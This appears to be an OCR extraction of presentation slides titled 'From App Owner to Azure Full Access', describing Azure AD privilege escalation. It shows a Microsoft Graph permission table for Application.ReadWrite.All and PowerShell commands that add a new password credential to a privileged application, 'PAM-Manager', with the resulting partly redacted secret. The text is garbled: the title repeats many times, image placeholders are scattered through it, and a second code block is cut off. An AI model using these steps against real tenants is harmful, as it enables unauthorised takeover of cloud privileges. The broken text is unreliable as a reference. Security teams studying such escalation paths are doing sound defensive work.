
FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS


FROM APP OWNER TO AZURE FULL ACCESS






FROM APP OWNER TO AZURE FULL ACCESS

FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS




Application.ReadWrite.All

Expand table


Category	Application	Delegated
Identifier	1bfefb4e-e0b5-418b-a88f-73c46d2cc8e9	bdfbf15f-ee85-4955-8675-146e8e5296b5
DisplayText	Read and write all applications	Read and write all applications
Description	Allows the app to create, read, update and delete applications and service principals without a signed-in user. Does not allow management of consent grants.	Allows the app to create, read, update and delete applications and service principals on behalf of the signed-in user. Does not allow management of consent grants.
AdminConsentRequired	Yes	Yes

The *Application.ReadWrite.All* delegated permission is available for consent in personal Microsoft accounts.

Permissions that allow managing credentials, such as *Application.ReadWrite.All*, allow an application to act as other entities, and use the privileges they were granted. Use caution when granting any of these permissions.



FROM APP OWNER TO AZURE FULL ACCESS




FROM APP OWNER TO AZURE FULL ACCESS

```
PS C:\Users\Admin> Get-AzureADApplication -SearchString "PAM-Manager"

ObjectId                             AppId                                DisplayName
--------                             -----                                -----------
6bb48641-bf32-403c-808d-9e9724daa0f6 30184918-94b8-4c91-b7ea-828321eb6be3 PAM-Manager


PS C:\Users\Admin> New-AzureADApplicationPasswordCredential -ObjectId 6bb48641-bf32-403c-808d-9e9724daa0f6 -Verbose


CustomKeyIdentifier :
EndDate             : 7/27/2026 7:38:20 AM
KeyId               :
StartDate           : 7/27/2025 7:38:20 AM
Value               : pvoCTwmND9kYer[redacted]
```


FROM APP OWNER TO AZURE FULL ACCESS

```
PS C:\Users\Admin> Get-A

ObjectId
--------
6bb48641-bf32-403c-808d-

PS C:\Users\Admin> New-A

CustomKeyIdentifier :
EndDate             : 7/
KeyId               :
StartDate           : 7/
Value               : pv
```

